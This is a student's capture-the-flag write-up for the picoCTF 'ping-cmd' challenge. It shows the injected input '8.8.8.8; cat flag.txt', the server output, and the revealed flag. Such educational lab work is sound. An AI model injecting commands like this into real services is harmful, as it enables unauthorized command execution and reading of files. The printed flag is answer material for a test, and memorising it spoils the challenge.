

Challenge Write-Up Template

Challenge Information

Student Name	Daniella Marie A. Leonud
Section / Class	BSIT-3G
Challenge Name	ping-cmd
Category	General Skills
Points / Difficulty	Easy
Date Solved	August 9, 2026
Flag Format Given	picoCTF{p1nG_c0mm@nd_3xpL0it_su33essFuL_e82dd640}

1. Challenge Description

Restate the challenge in your own words: what were you given, and what were you asked to find or do? Do not simply copy-paste the original prompt.

In this ping-cmd challenge, This is actually pretty easy than the other challenges that I've done. In here, I was tasked with exploiting a remote ping service to retrieve a hidden flag. The service allowed inputting an IP address to ping, specifically claiming to only allow Google's DNS (8.8.8.8).

2. Initial Analysis / Reconnaissance

What did you check first? What did file, strings, a webpage view-source, or another first look tell you? What category did you decide this was, and why?

I read the description and hints given, then I launched the instance and I got **nc mysterious-sea.picoctf.net 56953**. I copied it and put it in the terminal, I observed that the application prompted for an IP input to run a system ping command while claiming to enforce tight security restricting input to 8.8.8.8. The important part for me was the hint mentioning that sometimes it is possible to run more than one command.

3. Tools and Commands Used

List every tool/command you used, in the order you used them, and what each one told you.


Tool / Command	What it was used for	Result / Output
nc mysterious-sea.picoctf.net 56953	Connected directly to the live challenge instance.	Connected directly to the live challenge instance.
8.8.8.8; cat flag.txt	Injected a command separator (;) followed by cat flag.txt after the initial IP.	Executed the ping request to 8.8.8.8 and subsequently printed the exact flag output.

4. Solution Walkthrough

Explain your reasoning step by step — not just what you typed, but why you tried it and what you concluded from the result. Include screenshots, code snippets, or command output where useful. A reader who has not seen the challenge should be able to follow your logic and arrive at the same answer.


Step 1

I opened the ping-cmd challenge and read the challenge description and the given hints carefully. I wanted to understand what the application was doing before trying different inputs.



Step 2

I launched the challenge instance. The server give me with this netcat command **nc mysterious-sea.picoctf.net 56953**. I copied the command and pasted it into the terminal. After running it, I successfully connected to the remote challenge instance.



Step 3

After pasting it, the terminal prompted that I should enter an IP address and they only accept 8.8.8.8. So, I entered **8.8.8.8; cat flag.txt** to satisfy what they want I put 8.8.8.8, and used a ; as a separator, and lastly, for the cat flag.txt it is the second command that reads and displays the contents of the flag file. Since it says in the hint that sometimes you can run more than one command.

```
leonuddaniella-academy@websHELL:~$ nc mysterious-sea.picoctf.net 56953
Enter an IP address to ping! (We have tight security because we only allow '8.8.8.8'): 8.8.8.8; cat flag.txt
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=115 time=12.7 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=115 time=12.6 ms

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 12.649/12.660/12.671/0.011 ms
picoCTF{p1nG_c0mm@nd_3xpL0it_su33essFuL_e82dd640}
```

Step 4

I copied the flag displayed in the terminal and pasted it into the submission box. The challenge accepted the flag, confirming that I had completed the ping-cmd challenge.

ping-cmd
General Skills Easy
by Yahaya Meddy · picoCTF 2026

2  **Reveal hint**

FLAG ⓘ

picoCTF{p1nG_c0mm@nd_3xpL0it_su33essFuL_e82dd640}|

Correct flag!

5. Flag

picoCTF{p1nG_c0mm@nd_3xpL0it_su33essFuL_e82dd640}

6. Key Concept / What I Learned

In 2-4 sentences, name the underlying security concept or vulnerability class this challenge taught (e.g. "weak RSA exponent," "reflected XSS," "stack buffer overflow"). This is the part of the write-up most worth remembering after the flag is submitted.

This challenge taught me about command injection and why user input needs to be properly checked and filtered. I learned that a ; can separate two Linux commands, which allowed me to make the application execute cat flag.txt after the ping command.

7. References

List any external resource you consulted beyond course materials (a tool's documentation, a technique explainer, a similar public write-up). It is normal and expected to use references — just cite them.

OWASP Foundation — Command Injection(https://owasp.org/www-community/attacks/Command_Injection)

Linux Shell Command Language (<https://www.gnu.org/software/bash/manual/bash.html>)
